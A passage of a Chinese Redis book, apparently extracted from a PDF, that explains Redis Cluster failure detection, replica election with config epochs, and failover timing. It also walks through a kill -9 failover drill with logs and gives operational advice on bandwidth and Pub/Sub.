


图10-37 尝试客观下线流程

流程说明：

- 1) 首先统计有效的下线报告数量，如果小于集群内持有槽的主节点总数的一半则退出。
- 2) 当下线报告大于槽主节点数量一半时，标记对应故障节点为客观下

线状态。

3) 向集群广播一条fail消息，通知所有的节点将故障节点标记为客观下线，fail消息的消息体只包含故障节点的ID。

使用伪代码分析客观下线的流程，如下所示：

```
def markNodeAsFailingIfNeeded(clusterNode failNode) {
    // 获取集群持有槽的节点数量
    int slotNodeSize = getSlotNodeSize();
    // 主观下线节点数必须超过槽节点数量的一半
    int needed_quorum = (slotNodeSize / 2) + 1;
    // 统计failNode节点有效的下线报告数量(不包括当前节点)
    int failures = clusterNodeFailureReportsCount(failNode);
    // 如果当前节点是主节点，将当前节点计累加到failures
    if (nodeIsMaster(myself)):
        failures++;
    // 下线报告数量不足槽节点的一半退出
    if (failures < needed_quorum):
        return;
    // 将改节点标记为客观下线状态(fail)
    failNode.flags = REDIS_NODE_FAIL;
    // 更新客观下线的时间
    failNode.fail_time = mstime();
    // 如果当前节点为主节点，向集群广播对应节点的fail消息
    if (nodeIsMaster(myself))
        clusterSendFail(failNode);
```

广播fail消息是客观下线的最后一步，它承担着非常重要的职责：

- 通知集群内所有的节点标记故障节点为客观下线状态并立刻生效。

- 通知故障节点的从节点触发故障转移流程。

需要理解的是，尽管存在广播fail消息机制，但是集群所有节点知道故障节点进入客观下线状态是不确定的。比如当出现网络分区时有可能集群被分割为一大一小两个独立集群中。大的集群持有半数槽节点可以完成客观下线并广播fail消息，但是小集群无法接收到fail消息，如图10-38所示。




图10-38 网络分区导致集群分割

但是当网络恢复后，只要故障节点变为客观下线，最终总会通过Gossip消息传播至集群的所有节点。



运维提示

网络分区会导致分割后的小集群无法收到大集群的fail消息，因此如果故障节点所有的从节点都在小集群内将导致无法完成后续故障转移，因此部署主从结构时需要根据自身机房/机架拓扑结构，降低主从被分区的可能性。

10.6.2 故障恢复

故障节点变为客观下线后，如果下线节点是持有槽的主节点则需要在它的从节点中选出一个替换它，从而保证集群的高可用。下线主节点的所有从节点承担故障恢复的义务，当从节点通过内部定时任务发现自身复制的主节点进入客观下线时，将会触发故障恢复流程，如图10-39所示。



图10-39 故障恢复流程

1. 资格检查

每个从节点都要检查最后与主节点断线时间，判断是否有资格替换故障的主节点。如果从节点与主节点断线时间超过`cluster-node-time*cluster-slave-`

validity-factor，则当前从节点不具备故障转移资格。参数cluster-slave-validity-factor用于从节点的有效因子，默认为10。

2.准备选举时间

当从节点符合故障转移资格后，更新触发故障选举的时间，只有到达该时间后才能执行后续流程。故障选举时间相关字段如下：

```
struct clusterState {
    ...
    mstime_t failover_auth_time; /* 记录之前或者下次将要执行故障选举时间 */
    int failover_auth_rank; /* 记录当前从节点排名 */
}
```

这里之所以采用延迟触发机制，主要是通过对多个从节点使用不同的延迟选举时间来支持优先级问题。复制偏移量越大说明从节点延迟越低，那么它应该具有更高的优先级来替换故障主节点。优先级计算伪代码如下：

```
def clusterGetSlaveRank():
    int rank = 0;
    // 获取从节点的主节点
    ClusterNode master = myself.slaveof;
    // 获取当前从节点复制偏移量
    long myoffset = replicationGetSlaveOffset();
    // 跟其他从节点复制偏移量对比
    for (int j = 0; j < master.slaves.length; j++):
        // rank表示当前从节点在所有从节点的复制偏移量排名，为0表示偏移量最大。
        if (master.slaves[j] != myself && master.slaves[j].repl_offset > myoffset)
            rank++;
    return rank;
```

使用之上的优先级排名，更新选举触发时间，伪代码如下：

```
def updateFailoverTime():
    // 默认触发选举时间：发现客观下线后一秒内执行。
    server.cluster.failover_auth_time = now() + 500 + random() % 500;
    // 获取当前从节点排名
    int rank = clusterGetSlaveRank();
    long added_delay = rank * 1000;
    // 使用added_delay时间累加到failover_auth_time中
    server.cluster.failover_auth_time += added_delay;
```

```
// 更新当前从节点排名  
server.cluster.failover_auth_rank = rank;
```

所有的从节点中复制偏移量最大的将提前触发故障选举流程，如图10-40所示。

主节点b进入客观下线后，它的三个从节点根据自身复制偏移量设置延迟选举时间，如复制偏移量最大的节点slave b-1延迟1秒执行，保证复制延迟低的从节点优先发起选举。




图10-40 从节点延迟触发选举时间

3.发起选举

当从节点定时任务检测到达故障选举时间（failover_auth_time）到达后，发起选举流程如下：

- (1) 更新配置纪元

配置纪元是一个只增不减的整数，每个主节点自身维护一个配置纪元（clusterNode.configEpoch）标示当前主节点的版本，所有主节点的配置纪元都不相等，从节点会复制主节点的配置纪元。整个集群又维护一个全局的配置纪元（clusterState.current Epoch），用于记录集群内所有主节点配置纪元的最大版本。执行cluster info命令可以查看配置纪元信息：

```
127.0.0.1:6379> cluster info
...
cluster_current_epoch:15                                // 整个集群最大配置纪元
cluster_my_epoch:13                                     // 当前主节点配置纪元
```

配置纪元会跟随ping/pong消息在集群内传播，当发送方与接收方都是主节点且配置纪元相等时代表出现了冲突，nodeId更大的一方会递增全局配置纪元并赋值给当前节点来区分冲突，伪代码如下：

```
def clusterHandleConfigEpochCollision(clusterNode sender) :
    if (sender.configEpoch != myself.configEpoch || !nodeIsMaster(sender) || !nodeIsMaster(myself)) :
        return;
    // 发送节点的nodeId小于自身节点nodeId时忽略
    if (sender.nodeId <= myself.nodeId):
        return
    // 更新全局和自身配置纪元
    server.cluster.currentEpoch++;
    myself.configEpoch = server.cluster.currentEpoch;
```

配置纪元的主要作用：

- 标示集群内每个主节点的不同版本和当前集群最大的版本。
- 每次集群发生重要事件时，这里的重要事件指出现新的主节点（新加入的或者由从节点转换而来），从节点竞争选举。都会递增集群全局的配置纪元并赋值给相关主节点，用于记录这一关键事件。
- 主节点具有更大的配置纪元代表了更新的集群状态，因此当节点间进

行ping/pong消息交换时，如出现slots等关键信息不一致时，以配置纪元更大的一方为准，防止过时的消息状态污染集群。

配置纪元的应用场景有：

- 新节点加入。
- 槽节点映射冲突检测。
- 从节点投票选举冲突检测。



开发提示

之前在通过cluster setslot命令修改槽节点映射时，需要确保执行请求的主节点本地配置纪元（configEpoch）是最大值，否则修改后的槽信息在消息传播中不会被拥有更高的配置纪元的节点采纳。由于Gossip通信机制无法准确知道当前最大的配置纪元在哪个节点，因此在槽迁移任务最后的cluster setslot{slot}node{nodeId}命令需要在全部主节点中执行一遍。

从节点每次发起投票时都会自增集群的全局配置纪元，并单独保存在clusterState.failover_auth_epoch变量中用于标识本次从节点发起选举的版本。

（2）广播选举消息

在集群内广播选举消息（FAILOVER_AUTH_REQUEST），并记录已发送过消息的状态，保证该从节点在一个配置纪元内只能发起一次选举。消息内容如同ping消息只是将type类型变为FAILOVER_AUTH_REQUEST。

4. 选举投票

只有持有槽的主节点才会处理故障选举消息（`FAILOVER_AUTH_REQUEST`），因为每个持有槽的节点在一个配置纪元内都有唯一的一张选票，当接到第一个请求投票的从节点消息时回复`FAILOVER_AUTH_ACK`消息作为投票，之后相同配置纪元内其他从节点的选举消息将忽略。

投票过程其实是一个领导者选举的过程，如集群内有N个持有槽的主节点代表有N张选票。由于在每个配置纪元内持有槽的主节点只能投票给一个从节点，因此只能有一个从节点获得 $N/2+1$ 的选票，保证能够找出唯一的从节点。

Redis集群没有直接使用从节点进行领导者选举，主要因为从节点数必须大于等于3个才能保证凑够 $N/2+1$ 个节点，将导致从节点资源浪费。使用集群内所有持有槽的主节点进行领导者选举，即使只有一个从节点也可以完成选举过程。

当从节点收集到 $N/2+1$ 个持有槽的主节点投票时，从节点可以执行替换主节点操作，例如集群内有5个持有槽的主节点，主节点b故障后还有4个，当其中一个从节点收集到3张投票时代表获得了足够的选票可以进行替换主节点操作，如图10-41所示。




图10-41 从节点slave b-1成功获得3张选票

运维提示

故障主节点也算在投票数内，假设集群内节点规模是3主3从，其中有2个主节点部署在一台机器上，当这台机器宕机时，由于从节点无法收集到 $3/2+1$ 个主节点选票将导致故障转移失败。这个问题也适用于故障发现环节。因此部署集群时所有主节点最少需要部署在3台物理机上才能避免单点问题。

投票作废：每个配置纪元代表了一次选举周期，如果在开始投票之后的`cluster-node-timeout*2`时间内从节点没有获取足够数量的投票，则本次选举作废。从节点对配置纪元自增并发起下一轮投票，直到选举成功为止。

5. 替换主节点

当从节点收集到足够的选票之后，触发替换主节点操作：

- 1) 当前从节点取消复制变为主节点。
- 2) 执行clusterDelSlot操作撤销故障主节点负责的槽，并执行clusterAddSlot把这些槽委派给自己。
- 3) 向集群广播自己的pong消息，通知集群内所有的节点当前从节点变为主节点并接管了故障主节点的槽信息。

10.6.3 故障转移时间

在介绍完故障发现和恢复的流程后，这时我们可以估算出故障转移时间：

- 1) 主观下线（pfail）识别时间=cluster-node-timeout。
- 2) 主观下线状态消息传播时间 $\leq \text{cluster-node-timeout}/2$ 。消息通信机制对超过 $\text{cluster-node-timeout}/2$ 未通信节点会发起ping消息，消息体在选择包含哪些节点时会优先选取下线状态节点，所以通常这段时间内能够收集到半数以上主节点的pfail报告从而完成故障发现。
- 3) 从节点转移时间 ≤ 1000 毫秒。由于存在延迟发起选举机制，偏移量最大的从节点会最多延迟1秒发起选举。通常第一次选举就会成功，所以从节点执行转移时间在1秒以内。

根据以上分析可以预估出故障转移时间，如下：

```
failover-time(毫秒) < cluster-node-timeout + cluster-node-timeout/2 + 1000
```

因此，故障转移时间跟cluster-node-timeout参数息息相关，默认15秒。配置时可以根据业务容忍度做出适当调整，但不是越小越好，下一节的带宽消耗部分会进一步说明。

10.6.4 故障转移演练

到目前为止介绍了故障转移的主要细节，下面通过之前搭建的集群模拟主节点故障场景，对故障转移行为进行分析。使用kill-9强制关闭主节点6385进程，如图10-42所示。




图10-42 主节点6385被强制关闭

确认集群状态：

```
127.0.0.1:6379> cluster nodes
1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 147187756360
    connected 0-1365 5462-6826 10923-12287 15018-16383
40622f9e7adc8ebd77fc0de9edfe691cb8a74fb 127.0.0.1:6382 slave cfb28ef1deee4e0fa
    86abe5d24566744411e 0 1471877564608 13 connected
8e41673d59c9568aa9d29fb174ce733345b3e8f1 127.0.0.1:6380 master - 0 147187756712
    connected 6827-10922 13653-15017
475528b1bcf8e74d227104a6cf1bf70f00c24aae 127.0.0.1:6386 slave 1a205dd8b2819a00d
    b6be40a8e2abe77b756 0 1471877569145 16 connected
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 13
    connected 1366-5461 12288-13652
be9485a6a729fc98c5151374bc30277e89a461d8 127.0.0.1:6383 slave 8e41673d59c9568aa
    d29fb174ce733345b3e8f1 0 1471877568136 11 connected
```

强制关闭6385进程：

```
# ps -ef | grep redis-server | grep 6385
501 1362 1 0 10:50 0:11.65 redis-server *:6385 [cluster]
# kill -9 1362
```

日志分析如下：

· 从节点6386与主节点6385复制中断，日志如下：

```
--> redis-6386.log <==
# Connection with master lost.
* Caching the disconnected master state.
* Connecting to MASTER 127.0.0.1:6385
* MASTER <-> SLAVE sync started
# Error condition on socket for SYNC: Connection refused
```

· 6379和6380两个主节点都标记6385为主观下线，超过半数因此标记为客观下线状态，打印如下日志：

```
--> redis-6380.log <==
* Marking node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 as failing (quorum read)
--> redis-6379.log <==
* Marking node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 as failing (quorum read)
```

· 从节点识别正在复制的主节点进入客观下线后准备选举时间，日志打印了选举延迟964毫秒之后执行，并打印当前从节点复制偏移量。

```
--> redis-6386.log <==
# Start of election delayed for 964 milliseconds (rank #0, offset 1822).
```

· 延迟选举时间到达后，从节点更新配置纪元并发起故障选举。

```
--> redis-6386.log <==
1364:S 22 Aug 23:12:25.064 # Starting a failover election for epoch 17.
```

· 6379和6380主节点为从节点6386投票，日志如下：

```
--> redis-6380.log <==  
# Failover auth granted to 475528b1bcf8e74d227104a6cf1bf70f00c24aae for epoch 1  
--> redis-6379.log <==  
# Failover auth granted to 475528b1bcf8e74d227104a6cf1bf70f00c24aae for epoch 1
```

- 从节点获取2个主节点投票之后，超过半数执行替换主节点操作，从而完成故障转移：

```
--> redis-6386.log <==  
# Failover election won: I'm the new master.  
# configEpoch set to 17 after successful failover
```

- 成功完成故障转移之后，我们对已经出现故障节点6385进行恢复，观察节点状态是否正确：

- 1) 重新启动故障节点6385。

```
#redis-server conf/redis-6385.conf
```

- 2) 6385节点启动后发现自己负责的槽指派给另一个节点，则以现有集群配置为准，变为新主节点6386的从节点，关键日志如下：

```
# I have keys for slot 4096, but the slot is assigned to another node. Setting  
importing state.  
# Configuration change detected. Reconfiguring myself as a replica of 475528b1b  
8e74d227104a6cf1bf70f00c24aae
```

- 3) 集群内其他节点接收到6385发来的ping消息，清空客观下线状态：

```
--> redis-6379.log <==  
* Clear FAIL state for node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756: master wi  
slots is reachable again.  
--> redis-6380.log <==  
* Clear FAIL state for node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756: master wi  
slots is reachable again.  
--> redis-6382.log <==  
* Clear FAIL state for node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756: master wi  
slots is reachable again.  
--> redis-6383.log <==  
* Clear FAIL state for node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756: master wi
```

```
slots is reachable again.  
==> redis-6386.log <==  
* Clear FAIL state for node 1a205dd8b2819a00dd1e8b6be40a8e2abe77b756: master wi  
slots is reachable again.
```

4) 6385节点变为从节点，对主节点6386发起复制流程：

```
==> redis-6385.log <==  
* MASTER <-> SLAVE sync: Flushing old data  
* MASTER <-> SLAVE sync: Loading DB in memory  
* MASTER <-> SLAVE sync: Finished with success
```

5) 最终集群状态如图10-43所示。




图10-43 6386成为主节点且6385变为它的从节点

10.7 集群运维

Redis集群由于自身的分布式特性，相比单机场景在开发和运维方面存在一些差异。本节我们关注于常见的问题进行分析定位。

10.7.1 集群完整性

为了保证集群完整性， 默认情况下当集群16384个槽任何一个没有指派到节点时整个集群不可用。执行任何键命令返回（error）**CLUSTERDOWN Hash slot not served**错误。这是对集群完整性的一种保护措施， 保证所有的槽都指派给在线的节点。但是当持有槽的主节点下线时， 从故障发现到自动完成转移期间整个集群是不可用状态， 对于大多数业务无法容忍这种情况， 因此建议将参数**cluster-require-full-coverage**配置为no， 当主节点故障时只影响它负责槽的相关命令执行， 不会影响其他主节点的可用性。

10.7.2 带宽消耗

集群内Gossip消息通信本身会消耗带宽，官方建议集群最大规模在1000以内，也是出于对消息通信成本的考虑，因此单集群不适合部署超大规模的节点。在之前节点通信小节介绍到，集群内所有节点通过ping/pong消息彼此交换信息，节点间消息通信对带宽的消耗体现在以下几个方面：

- 消息发送频率：跟cluster-node-timeout密切相关，当节点发现与其他节点最后通信时间超过cluster-node-timeout/2时会直接发送ping消息。
- 消息数据量：每个消息主要的数据占用包含：slots槽数组（2KB空间）和整个集群1/10的状态数据（10个节点状态数据约1KB）。
- 节点部署的机器规模：机器带宽的上线是固定的，因此相同规模的集群分布的机器越多每台机器划分的节点越均匀，则集群内整体的可用带宽越高。

例如，一个总节点数为200的Redis集群，部署在20台物理机上每台划分10个节点，cluster-node-timeout采用默认15秒，这时ping/pong消息占用带宽达到25Mb。如果把cluster-node-timeout设为20，对带宽的消耗降低到15Mb以下。

集群带宽消耗主要分为：读写命令消耗+Gossip消息消耗。因此搭建Redis集群时需要根据业务数据规模和消息通信成本做出合理规划：

- 1) 在满足业务需要的情况下尽量避免大集群。同一个系统可以针对不同业务场景拆分使用多套集群。这样每个集群既满足伸缩性和故障转移要

求，还可以规避大规模集群的弊端。如笔者维护的一个推荐系统，根据数据特征使用了5个Redis集群，每个集群节点规模控制在100以内。

2) 适度提高cluster-node-timeout降低消息发送频率，同时cluster-node-timeout还影响故障转移的速度，因此需要根据自身业务场景兼顾二者的平衡。

3) 如果条件允许集群尽量均匀部署在更多机器上。避免集中部署，如集群有60个节点，集中部署在3台机器上每台部署20个节点，这时机器带宽消耗将非常严重。

10.7.3 Pub/Sub广播问题

Redis在2.0版本提供了Pub/Sub（发布/订阅）功能，用于针对频道实现消息的发布和订阅。但是在集群模式下内部实现对所有的publish命令都会向所有的节点进行广播，造成每条publish数据都会在集群内所有节点传播一次，加重带宽负担，如图10-44所示：

